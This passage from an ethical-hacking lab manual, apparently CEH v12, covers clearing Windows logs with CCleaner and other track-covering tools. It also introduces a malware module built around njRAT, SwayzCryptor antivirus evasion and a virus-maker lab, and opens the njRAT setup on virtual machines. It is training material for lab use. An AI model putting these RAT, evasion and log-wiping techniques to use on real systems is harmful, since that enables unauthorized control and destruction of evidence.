
8. **Patching up your PC...** message appears, wait for it to complete.



9. After the cleaning completes, **Your PC now feels like a superstar** message appears, as shown in the screenshot.



10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.



11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. You can also use other track-covering tools such as **DBAN** (<https://dban.org>), **Privacy Eraser** (<https://www.cybertronsoft.com>), **Wipe** (<https://privacyroot.com>), and **BleachBit** (<https://www.bleachbit.org>) to clear logs on the target machine.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ

Malware Threats

Module 07

Malware Threats

Malware is malicious software that damages or disables computer systems and gives limited or full control of those systems to the malware creator for theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, and other software.

Lab Scenario

Malware poses a major security threat to information security. Malware writers explore new attack vectors to exploit vulnerabilities in information systems. This leads to ever more sophisticated malware attacks, including drive-by malware, “maladvertising” (or “malvertising”) and advanced persistent threats. Although organizations try hard to defend themselves using comprehensive security policies and advanced anti-malware controls, the current trend indicates that malware applications are targeting “lower-hanging fruit”; these include unsecured smartphones, mobile applications, social media, and cloud services. This problem is further complicated, because of the challenges faced during threat prediction.

Assessing an organization’s information system against malware threats is a major challenge today, because of the rapidly changing nature of malware threats. One needs to be well-versed in the latest developments in the field and understand the basic functioning of malware to select and implement the controls appropriate for an organization and its needs.

The lab activities in this module provide first-hand experience with various techniques that attackers use to write and propagate malware. You will also learn how to effectively select security controls to protect your information assets from malware threats.

Lab Objective

The objective of the lab is to create malware and perform other tasks that include, but are not limited to:

- Create a Trojan and exploit a target machine
- Create a virus to infect the target machine
- Perform malware analysis to determine the origin, functionality, and potential impact of a given type of malware
- Detect malware

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 175 Minutes

Overview of Malware

With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities that range from simple email advertising to complex identity theft and password stealing.

Programmers develop malware and use it to:

- Attack browsers and track websites visited
- Affect system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Lab Tasks

Note: Ensure that the **Windows Defender Firewall is Turn off** on the machines you are using for the lab tasks in this module, as it blocks and deletes malware as soon as it is executed.

Attackers, as well as ethical hackers or pen testers, use numerous tools and techniques to gain access to the target network or machine. Recommended labs that will assist you in learning various malware attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the Target System using Trojans	√	√	√
	1.1 Gain Control over a Victim Machine using the njRAT RAT Trojan	√		√
	1.2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs		√	√
	1.3 Create a Trojan Server using Theef RAT Trojan		√	√
2	Infect the Target System using a Virus	√		√
	2.1 Create a Virus using the JPS Virus Maker Tool and Infect the Target System	√		√

Module 07 – Malware Threats

3	Perform Static Malware Analysis	√	√	√
	3.1 Perform Malware Scanning using Hybrid Analysis	√		√
	3.2 Perform a Strings Search using BinText		√	√
	3.3 Identify Packaging and Obfuscation Methods using PEid		√	√
	3.4 Analyze ELF Executable File using Detect It Easy (DIE)	√		√
	3.5 Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer		√	√
	3.6 Identify File Dependencies using Dependency Walker		√	√
	3.7 Perform Malware Disassembly using IDA and OllyDbg	√		√
	3.8 Perform Malware Disassembly using Ghidra		√	√
4	Perform Dynamic Malware Analysis	√	√	√
	4.1 Perform Port Monitoring using TCPView and CurrPorts	√		√
	4.2 Perform Process Monitoring using Process Monitor	√		√
	4.3 Perform Registry Monitoring using Reg Organizer		√	√
	4.4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)		√	√
	4.5 Perform Startup Programs Monitoring using Autoruns for Windows and WinPatrol		√	√
	4.6 Perform Installation Monitoring using Mirekrosoft Install Monitor		√	√
	4.7 Perform Files and Folder Monitoring using PA File Sight		√	√
	4.8 Perform Device Drivers Monitoring using DriverView and Driver Reviver		√	√
	4.9 Perform DNS Monitoring using DNSQuerySniffer		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 07 – Malware Threats

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Gain Access to the Target System using Trojans

A computer Trojan is a program with malicious or harmful code contained inside apparently harmless programming or data in such a way that the program can gain control and cause damage such as ruining the file allocation table on the hard disk.

Lab Scenario

Attackers use digital Trojan horses to trick the victim into performing a predefined action on a computer. Trojans are activated upon users' specific predefined actions, like unintentionally installing a piece of malicious software or clicking on a malicious link, and upon activation, it can grant attackers unrestricted access to all data stored on compromised information systems and cause potentially immense damage. For example, users could download a file that appears to be a movie, but, when opened, it unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

Trojan horses work on the same level of privileges as victims. For example, if a victim has the privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase its level of access, even beyond the user running it. If successful, the Trojan could use the increased privileges to install other malicious code on the victim's machine.

An expert security auditor or ethical hacker needs to ensure that the organization's network is secure from Trojan attacks by finding machines vulnerable to these attacks and making sure that anti-virus tools are properly configured to detect such attacks.

The lab tasks in this exercise demonstrate how easily hackers can gain access to the target systems in the organization and create a covert communication channel for transferring sensitive data between the victim computer and the attacker.

Lab Objectives

- Gain control over a victim machine using the njRAT RAT Trojan
- Hide a Trojan using SwayzCryptor and make it undetectable to various anti-virus programs
- Create a Trojan server using Theef RAT Trojan

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 30 Minutes

Overview of Trojans

In Ancient Greek mythology, the Greeks won the Trojan War with the aid of a giant wooden horse that the Greeks built to hide their soldiers. The Greeks left the horse in front of the gates of Troy. The Trojans, thinking that it was a gift from the Greeks that they had left before apparently withdrawing from the war, brought the horse into their city. At night, the hidden Greek soldiers emerged from the wooden horse and opened the city's gates for their soldiers, who eventually destroyed the city of Troy.

Thus, taking its cue from this myth, a computer Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can gain control and cause damage such as ruining the file allocation table on your hard disk.

Lab Tasks

Task 1: Gain Control over a Victim Machine using the njRAT RAT Trojan

Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks. The virus infects victims via phishing attacks and drive-by downloads and propagates through infected USB keys or networked drives. It can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it is capable of accessing a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

This RAT can be used to control Botnets (networks of computers), allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the Command and Control server software.


Here, we will use the njRAT Trojan to gain control over a victim machine.

Note: The versions of the created client or host and appearance of the website may differ from what it is in this task. However, the actual process of creating the server and the client is the same, as shown in this task.

Note: In this lab task, we will use the **Windows 11 (10.10.1.11)** machine as the attacker machine and the **Windows Server 2022 (10.10.1.22)** machine as the victim machine.

1. Turn on the **Windows 11** and **Windows Server 2022** virtual machines.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**.
3. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



